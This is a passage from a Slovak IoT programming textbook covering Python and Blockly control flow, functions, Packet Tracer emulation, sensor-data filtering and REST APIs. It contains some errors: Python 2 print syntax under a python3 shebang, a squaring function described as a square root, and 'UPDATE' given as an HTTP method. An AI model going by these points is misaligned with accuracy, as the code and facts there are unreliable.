Ukážkový kód je veľmi zjednodušený a nezohľadňuje niekoľko dôležitých aspektov, ktoré robia termostat inteligentným. Ide napríklad o hysteréziu, aktuálny stav kotla (zapnutý/vypnutý), okrajové podmienky vstupov (zadaná záporná hodnota, alebo príliš vysoká teplota) a podobne.

Podmienková štruktúra IF-ELSE v jazyku Blockly by mala takúto podobu:



Obrázok 3.11 - IF-ELSE v jazyku Blockly

Zdroj [14]

Pri návrhu kódu je často potrebné myslieť aj na okrajové podmienky, ktoré môžu nastať počas používania aplikácie. Ide napríklad o tieto situácie:

- Aké najvyššie číslo je možné zadať do aplikácie ako vstup?
- Čo sa stane, ak používateľ zadá nulu?
- Čo sa stane, ak používateľ nezadá číslo, ale prázdnu hodnotu?
- Čo sa stane, ak používateľ zadá písmeno namiesto čísllice?
- Budú aplikáciou akceptované špeciálne znaky?

3.6.4 Cykly


V praxi je často potrebné opakovanie určitej operácie. Napríklad overiť každé číslo v rozsahu, skontrolovať prvky poľa, otestovať znaky v reťazci, či dokonca vytvoriť nekonečnú slučku programu, ktorá sa bude vykonávať stále dookola.

V programovacích jazykoch sa najčastejšie používajú nasledujúce cykly:

- FOR
- WHILE
- DO-WHILE

Cyklus FOR

Cykly FOR sa používajú na opakované vykonávanie bloku kódu pre konkrétny počet prípadov. Je obvyklé používať cykly FOR, keď je počet opakovaní známy.



Blok kódu sa vykonáva až do momentu, kedy podmienka prestane byť pravdivá. Napríklad index sa inkrementoval až dovtedy, než prekročil stanovenú hodnotu. Nasledujúci Python kód ukazuje implementáciu sčítavania čísel v poli s pomocou cyklu FOR.

```

# Načítanie zoznamu čísel

numbers = [6, 5, 3, 8, 4, 2, 5, 4, 11]

# deklarácie premennej pre výsledok

sum = 0

# iteratívne sčítavanie zoznamu

for val in numbers:


    sum = sum+val

# Výpis výsledku, ktorým je číslo 48

print("Súčet pola je:", sum)

```

V jazyku Blockly by takýto cyklus s vopred stanoveným počtom opakovaní mohol byť implementovaný pomocou funkcie repeat.




Obrázok 3.13 - Blockly – funkcia Repeat

Zdroj [14]

Cyklus WHILE

Cyklus typu WHILE sa používa na vykonanie bloku kódu, pokiaľ je stanovená podmienka pravdivá. Pri cykle while sa najprv testuje podmienka a až následne sa vykonáva kód.



Obrázok 3.14 - Cyklus WHILE

Zdroj [5]

Ak testovaná podmienka je takzvaná tautológia (vždy pravdivá, napríklad `while(true)`), slučka sa stane nekonečnou. Vo všeobecnosti sa táto podmienka používa v situáciách, kedy nie je vopred známy počet opakovaní, ktoré sa majú vykonať.

Pozrime si Python verziu príkladu pre iteratívne sčítavanie, kde počet iterácií je nastavený používateľom na začiatku programu.

Načítanie používateľského vstupu

```
vstup = int(input("Zadaj počet opakovaní: "))
```

```
# inicializácia premenných

sucet = 0

pocitadlo = 1

while pocitadlo<= vstup:

    sucet = sucet + pocitadlo


    pocitadlo = pocitadlo+1

# Vypíš výsledok

print("Výsledok súčtu je:", sucet)
```

Blockly verzia cyklu WHILE má dve podoby. K dispozícii je funkcia Repeat, ktorá môže mať dva varianty a vykonávať blok kódu podľa nastavenej podmienky:


- Repeat WHILE – kód sa vykonáva pokiaľ podmienka je stále platná. Napríklad: súčet < 30
- Repeat UNTIL – kód sa vykonáva pokiaľ podmienka nie je splnená. Napríklad: súčet > 30



Cyklus DO-WHILE

Hlavný rozdiel DO-WHILE oproti cyklu WHILE je v poradí testovania podmienky. Pri DO-WHILE sa najprv vykoná blok kódu a až následne sa testuje podmienka. To znamená, že pri blok kódu bude vykonaný minimálne jedenkrát.

V niektorých prípadoch to môže byť žiadúce. Naopak v iných situáciách môže byť požadované, aby program najprv otestoval podmienku, až následne rozhodol, či dôjde k spusteniu kódu.



Obrázok 3.16 - Cyklus DO-WHILE

Zdroj [5]

3.6.5 Matematické a porovnávacie operátory

V Pythone sú dostupné aj základné matematické operátory a porovnávacie operátory. Medzi nimi nájdeme napríklad:

- základné aritmetické operátory,
- mocniny,
- modulo (zvyšok po delení),
- negácia,
- porovnávacie operátory,
- booleovské operátory.

Ich použitie interpretujú nasledujúce výpisy:

Matematické operátory

```
>>> x = 2
```

```
>>> y = 3
```

```
>>> z = 5
```

```
>>> x * y
```

```
6
```

Modulo

```
>>> 10%7
```

```
3
```

```
>>> -10%7
```

```
4
```

```
>>> x + y
```

```
5
```

```
>>> x * y + z
```

```
11
```

```
>>> (x + y) * z
```

```
25
```

Mocniny

```
>>> 2**8
```

```
256
```

Negácia

```
>>> x = 5
```

```
>>> -x
```

```
-5
```

Porovnávacie operátory sa využívajú hlavne v pri testovaní podmienok IF-ELSE.

Operátor	Význam
<	Menej než
>	Viac než
<=	Menej ale rovná sa
>=	Viac alebo rovná sa
==	Rovná sa
!=	Nerovná sa

Tabuľka 3.1 - Porovnávacie operátory

Ukážka použitia porovnávacích operátorov:

```
>>> 2 == 3
```

```
False
```

```
>>> 3 == 3
```

```
True
```

```
>>> 2 < 3
```

```
True
```

```
>>> "a" < "aa"
```

ZAPAMÄTAJTE SI!

Pri používaní operátorov je potrebné rozlišovať medzi porovnávaním a priradením.

- `X == 5` je porovnanie
- `X = 5` je priradenie

Booleovské operátory sa používajú pre rozšírenie testovaných podmienok IF-ELSE. Štandardne sa testuje jedna podmienka. S pomocou booleovských operátorov je možné testovať splnenie niekoľkých podmienok súčasne.

OR	AND	NOT
if a or b: do_this else: do_this	if a and b: do_this else: do_this	if not a: do_this else: do_this

Tabuľka 3.2 - Booleovské operátory

3.6.6 Funkcie

Funkcie sú malé podprogramy, ktoré vykonávajú špecifické operácie. Medzi niekoľko hlavných benefitov používania funkcií v programovaní patrí:

- zlepšenie prehľadnosti kódu,
- odstránenie duplicit v kóde,
- zrýchlenie celého programu,
- šetrenie pamäťového miesta,
- v prípade objektového programovania zlepšenie bezpečnosti aplikácie,
- jednoduchšia diagnostika problémov,
- možnosť rozdelenia aplikácie na fázy,
- možnosť rozdelenia prác medzi viac programátorov.

Funkcie môžu byť súčasťou hlavného programu, knižnice alebo externého modulu, ktorý sa importuje do hlavného programu.

Deklarácia funkcie

Nasledujúca funkcia načíta reťazec **str** ako vstupný parameter a vypíše ho na obrazovku.

```
def printme( text ):
    print text
```


Volanie funkcie

Definovanie funkcie poskytuje iba jej názov, špecifikuje parametre, ktoré majú byť zahrnuté do funkcie a štruktúry blokov kódu. Po dokončení základnej deklarácie funkcie je potrebné funkciu zavolať.

```
#!/usr/bin/python3

# Deklarácia funkcie

def printme( text ):

    print text

# Volanie funkcie

printme("Toto je testovanie volania funkcie printme!")
```

Vstupný parameter funkcie

Niekedy je potrebné aby funkcia pracovala so vstupným parametrom, ktorý sa mení na základe používateľského vstupu prípadne podľa parametrov načítaných zo snímačov. Príklad akým spôsobom je možné do funkcie vložiť požadované hodnoty vyobrazuje nasledujúci zdrojový kód:

```
def printme(first, second, third, *therest):

    print("First input: %s" %(first))

    print("Second input: %s" %(second))

    print("Third input: %s" %(third))

    print("Not sorted inputs... %s" %(list(therest)))

printme(1,2,3,4,5)
```

Po spracovaní kódu by sa na obrazovke mal zobrazíť tento výstup:

```
First input: 1

Second input: 2

Third input: 3

Not sorted inputs... [4, 5]
```

Návratová hodnota funkcie

Návratová hodnota funkcie predstavuje výstup, ktorý je možné predať do inej časti kódu pre ďalšie spracovanie. Často je potrebné, aby sa po zavolaní funkcie získal jej výsledok, ktorý sa ďalej spracováva alebo napríklad vypisuje na obrazovku. Pre názornosť si pozrime nasledujúci príklad výpočtu odmocniny:

```
def square(x):  
    y = x * x  
    return y  
  
toSquare = 10  
  
result = square(toSquare)  
  
print "The result of " + str(toSquare) + " squared is " + str(result)
```

3.6.7 Rozšírenia

Výhodou jazyka Python je existencia veľkého množstva knižníc pre rôzne oblasti a použitie. V repozitároch môžeme nájsť napríklad moduly a knižnice pre tvorbu grafických používateľských rozhraní, webových aplikácií, automatizáciu, prácu s databázovými systémami, spracovanie textu a obrazu a mnoho iných funkcií.

V základnej inštalácii Pythonu je už obsiahnutých niekoľko desiatok modulov. V prípade, že potrebujete špecifické moduly, musíte ich doinštalovať manuálne. Pre zjednodušenú inštaláciu bol vytvorený balíčkovací systém pip, podobný ako poznáme z prostredia linuxu apt, prípadne dnf.

Inštalácia OpenCV modulu pre vývoj aplikácií pre počítačové videnie:

```
pip install opencv-python
```

Import modulu do zdrojového kódu:


```
import cv2
```

3.7 Packet Tracer

Packet Tracer (PT) je nielen silný nástroj na modelovanie, simuláciu a testovanie sieťových prostredí, ale aj pre riešenia IoT. PT vo verzii 7 podporuje množstvo zariadení a funkcií IoT, ktoré umožňujú navrhnuť a zostaviť kompletné riešenia v oblasti internetu. Týmto sa z PT stáva ideálny nástroj pre výučbu a simuláciu.

Medzi zariadeniami IoT je možné nájsť modely senzorov, ovládačov, mikroprocesorov, počítačov typu Raspberry Pi a zariadení na simuláciu sietí typu Fog. To všetko umožňuje návrh, konfiguráciu, programovanie a simuláciu problémov čoraz sofistikovanejších modelov IoT systémov v domácom prostredí.

Jednou z posledných novinek aplikácie je simulácia Smart Home, kde si vo virtuálnom dome vieme skúsiť ovládať štandardné Smart Home zariadenia. Takto si dokážeme vyskúšať ovládanie komplexných systémov bez nutnosti akejkoľvek investície.



Obrázok 3.17 - Packet tracer

Zdroj [11]

PT okrem iného umožňuje emulovať takzvaný Single-board-computer (SBC) a mikrokontrolér (MCU). Asi najznámejším SBC je Raspberry Pi. V prípade MCU je to Arduino, ktoré sa teší ohromnej popularite vďaka veľmi silnému marketingu.

Single-Board-Computer

SBC je počítač navrhnutý tak, aby sa v maximálnej miere podobal bežnému počítaču, ktorý používame na stoloch. SBC obsahuje prvky, ako je úložný priestor, pamäť a vstupy / výstupy v jednej doske.

SBC sú veľmi bežné v IoT riešeniach, pretože sa používajú na vykonávanie kódu a pridávanie simulovanej inteligencie do bežných zariadení.

V aplikácií PT je emulované SBC a poskytuje možnosti spúšťania kódu a simulovať množstvo internetových a vzdialených pripojení. Konkrétne PT SBC poskytuje 2 porty USB a 10 digitálnych I / O portov, ktoré možno použiť na pripojenie senzorov a zariadení IoT. Súčasťou je aj zabudovaný interpretér jazyka Python, ktorý umožňuje, aby bol natívny Python kód napísaný a vykonaný priamo na emulovanom SBC zariadení.

Mikrokontrolér

Mikroprocesorová jednotka (MCU) je malý počítač postavený systémom na čip (SoC). Je podobná SBC, ale obsahuje mikroprocesor s nižším výkonom, čo ho obmedzuje aj na použitie. SoC obsahuje procesorové jadro, pamäť a programovateľné vstupné / výstupné periférie.

Mikrokontroléry sú využívané pre riadenie embedded systémov, ktoré vyžadujú len málo systémových prostriedkov. V bežnej praxi nájdeme mnoho aplikácií, ktoré sa spoliehajú na riadenie mikrokontrolérmi, sú to systémy riadenia motorových vozidiel, medicínske prístroje, diaľkovo ovládané stroje a zariadenia.

Packet Tracer (PT) prináša podporu pre emulátor MCU. Používateľ môže naprogramovať emulovaný MCU na vykonávanie úloh podobných MCU v reálnom svete. Pre zjednodušenie procesu je možné PT MCU naprogramovať aj pomocou Pythonu. PT MCU má jeden port USB, šesť digitálnych I / O portov a štyri analógové I / O porty. Digitálne I / O porty PT MCU umožňujú používateľovi pripojiť digitálne snímače a akčné členy. Analógové I / O porty umožňujú používateľovi pripojiť analógové snímače a servopohony.

3.8 Dáta v IoT

Jednou z najčastejších aplikácií pre IoT systémy je zhromažďovanie údajov. Zber údajov a ich následná analýza sa často vykonáva na odlišných miestach. Zariadenia a senzory sú často umiestňované na miestach, kde sa má uskutočňovať zber údajov. Analýza je vykonávaná v cloude alebo na serveri, kde je k dispozícii vyšší výpočtový výkon. Poľnohospodárstvo, doprava a výroba sú len niekoľkými príkladmi oblastí, v ktorých sa zber údajov vykonáva.

3.8.1 Čo sú dáta

Dáta (alebo tiež údaje) môžu byť slová v knihe, článku alebo blogu. Údaje môžu byť obsahom tabuľky, databázy. Môžu mať aj formu obrázkov, videa. Samotné údaje môžu byť nezmyselné. Aby získali význam musíme ich interpretovať, korelovať alebo porovnávať. Týmto sa tieto dáta stávajú užitočnejšie a stávajú sa informáciami. Keď sa tieto informácie aplikujú, stávajú sa poznatkami.

Zatiaľ čo zhromažďovanie údajov je dôležité, údaje musia byť filtrované (tzv. pre-processing) skôr, ako prejdú do samotného procesu analýzy. Zhromaždené údaje môžu byť upravované a filtrované v blízkosti miesta získania alebo môžu byť prenášané a uložené v cloude na spracovanie neskôr.

Často sú údaje z viacerých zdrojov kombinované, aby poskytli najužitočnejšie informácie. Na efektívne spracovanie zhromaždených údajov sa používajú komplexné počítačové programy, ktoré vyžadujú vyšší výpočtový výkon, než je k dispozícii na IoT zariadení.

Pri zbere údajov je dôležité si určiť množstvo, ktoré bude potrebné pre získanie požadovaných informácií. Nie je vždy potrebné, alebo možné, zhromažďovať všetky dostupné údaje, ktoré sa dajú získať v rámci projektu alebo procesu monitorovania. Množstvo údajov, ktoré je možné zbierať, je často závislé od technických možností senzorov, siete, počítačov a iných hardvérových komponentov.

Pozrime sa, ako by mohlo vyzeráť spracovanie dát v oblasti poľnohospodárstva. Senzory by zhromažďovali údaje o vlhkosti pôdy, teplote a kyslosti. Ďalšie snímače by mohli zbierať údaje o hladinách CO₂ vo vzduchu, okrem teploty vzduchu, barometrického tlaku a vlhkosti. Všetky tieto údaje majú len malý úžitok, kým sa nespracujú.

Počítačový program môže byť napísaný na spracovanie údajov a odhadnutie pravdepodobnosti dažďa na základe zmien teploty vzduchu, vlhkosti a kolísania barometrického tlaku. Zozbierané údaje o pôdnych podmienkach môžu byť spracované aj softvérom na optimalizáciu procesu zberu.

3.8.2 Filtrovanie dát

Nie všetky informácie a dáta, ktoré IoT zariadenie zosníma, sú použiteľné alebo žiadúce pre ďalšie spracovanie. Preto je potrebné vytvoriť filter, ktorý zabezpečí, že zariadenie bude prijímať a ďalej spracovávať len tie informácie, ktoré vyhovujú podmienkam.

Ďalšou z výhod filtrovania vstupných dát je zlepšenie stability systému a zvýšenie bezpečnosti. Predstavme si situáciu, kedy IoT zariadenie sníma teplotu. Čo ak sa na vstupe objavia nasledujúce parametre:

- -1500 °C,
- +3000 °C,
- QWERTY,
- 5',
- medzera alebo prázdny znak,
- XX.....XXXXXXXXXXXXXXXXX (dlhý reťazec)?

Na prvý pohľad by sa mohlo zdať, že takéto možnosti nie sú možné pri snímaní teploty. Útok na zariadenie ale môže byť realizovaný pomerne jednoducho. IoT zariadenie sníma dáta z teplotného snímača pripojeného cez SPI rozhranie. Po tomto rozhraní tečú informácie vo forme dát. Za predpokladu, že útočník získa prístup ku komunikačnému kanálu, dokáže pozmeniť dáta. Zmenou dát na niektoré z vyššie uvedených príkladov dokáže dostať systém do nežiadúcich stavov.

Samozrejme, jedna z komplikácií je nutnosť získať prístup ku komunikačnému kanálu, poznať správny formát a rýchlosť komunikácie, typy a formát správ, byť schopný tieto správy čítať, interpretovať, podvrhnúť a následne zapísať do komunikačného kanálu. Hackovanie teda nie je jednoduchou záležitosťou, pretože vyžaduje pomerne rozsiahle skúsenosti a znalosti o funkčnosti systémov, komunikácii a protokoloch.

Netreba však tieto bariéry podceňovať. V prípade útoku na systém, môže byť riziko škody a úniku dát príliš vysoké a môže autora systému stáť veľmi veľa peňazí kvôli súdnym procesom a požiadavkám o náhradu škody.

3.8.3 Rozhodovanie

Dôležitým aspektom IoT systémov je jeho schopnosť prijímať rozhodnutia, spúšťanie poplachov a posielanie notifikácií, ak hodnoty (napríklad oxid uhličitý) prekročia prahovú hodnotu. Niektoré zariadenia internetu (IoT) sú tiež schopné zložitejšieho rozhodovania, ako je napríklad identifikácia tváre osoby z kamery. Komplexnosť rozhodovaní je závislá od softvéru a dostupného výpočtového výkonu.

Na základe rozhodovania dokáže systém upravovať vykonávané akcie a výstup, čím sa IoT zariadenie javí ako inteligentné.

3.8.4 API Rozhranie

Komplexné systémy, ktoré ponúkajú služby, funkcie alebo dáta iným systémom, používajú takzvané API rozhrania. API je skratka pre application programming interface. Zjednodušene povedané API funguje podobne ako knižnica v jazyku Python alebo operačnom systéme.

IoT zariadenie môže prostredníctvom API požiadať webový systém o získanie dát o počasí pre konkrétnu oblasť. V žiadosti pošle GPS koordináty polohy a očakáva odpoveď.

Pri používaní API rozhraní je nutnosťou kvalitná dokumentácia celého systému. Bez toho, aby programátor poznal v akej štruktúre má posilať dotazy na API rozhranie, je používanie API doslova utrpením. Vývoj systému sa vtedy stáva časovo aj finančne náročným.

CRUD

Pri API sa najčastejšie posielajú žiadosti v 4 formátoch, označované aj ako CRUD operácie (create-read-update-delete):

- POST - žiadosť o vytvorenie dát (zápis),
- GET - žiadosť o prijatie dát (čítanie),
- UPDATE - žiadosť o aktualizáciu dát,
- DELETE - žiadosť o mazanie dát.

Method	HTTP request	Description
URIs relative to https://www.googleapis.com/calendar/v3, unless otherwise noted		
delete	DELETE /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Deletes an access control rule.
get	GET /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Returns an access control rule.
insert	POST /calendars/ <i>calendarId</i> /acl	Creates an access control rule.
list	GET /calendars/ <i>calendarId</i> /acl	Returns the rules in the access control list for the calendar.
patch	PATCH /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Updates an access control rule. This method supports patch semantics.
update	PUT /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Updates an access control rule.
watch	POST /calendars/ <i>calendarId</i> /acl/watch	Watch for changes to ACL resources.

Obrázok 3.18 - Náhľad na Google API

Ukážka poslania API dotazu na API server pomocou Linuxového nástroja curl:

```
curl -i -X POST \
  --url http://localhost:8001/apis/ \
  --data 'name=example-api' \
```

```
--data 'hosts=example.com' \  
  
--data 'upstream_url=http://mojserver.org'
```

Curl je nástroj pre posielanie HTTP žiadostí. Žiadosť štandardne obsahuje URL a dátovú časť. Dátová časť má štruktúru podľa dokumentácie API servera.

Prístup k jednotlivým operáciám a zdrojom je možné obmedziť podľa používateľských účtov a im prideleným prístupovým právam. Podľa komplexnosti systému sú k dispozícii aj iné bezpečnostné prvky ako obmedzovanie počtu žiadostí v časovom intervale (tzv. rate limiting), používateľské skupiny (tzv. Group access). Taktiež je možné zvoliť niekoľko rôznych spôsobov autentifikácie ako API kľúče, OAuth, Json-Web-Token (JWT), HMAC (keyed-hash message authentication code) a tak podobne.

API rozhranie je vhodné použiť aj v situácií, keď je potrebné pre webový systém vytvoriť mobilnú aplikáciu. Jeden z hlavných dôvodov použitia API je bezpečnosť. Ak zverejníme svoju mobilnú aplikáciu napríklad na Google Play, ktokoľvek si ju môže stiahnuť a dekompilovať kód.

V prípade, že by sme mali v kóde napísané funkcie, ktoré priamo pristupujú k Vášmu databázovému serveru, ktokoľvek by dokázal určiť Vašu databázovú štruktúru a prípadne sa aj dotazovať v databáze na konkrétne dáta. Celý tento prístup je veľmi nebezpečný a bola by len otázka času, než sa systém stane terčom hackerského útoku.

Výber API

V súčasnosti existuje na trhu niekoľko platených aj open-source riešení, ktoré sú pripravené pre použitie. Pri výbere (akéhokoľvek softvérového produktu) je dôležité zohľadňovať nasledujúce aspekty:

- doba existencie softvérového produktu na trhu,
- používateľská základňa,
- licenčné podmienky,
- platobný model,
- dokumentácia,
- počet otvorených a vyriešených chýb (aplikovateľné len v prípade, že majú GitHub repozitár),
- systémové požiadavky na výkon hardvéru, typ a verziu operačného systému.

Pri voľbe nesprávneho softvéru sa celý projekt môže predražiť, keďže sa budú musieť súvisiace aplikácie znova inštalovať, konfigurovať alebo inak meniť. Navyše všetko niečo trvá, takže je pravdepodobné, že sa celé nasadenie systému zdrží aj o niekoľko dní až týždňov.

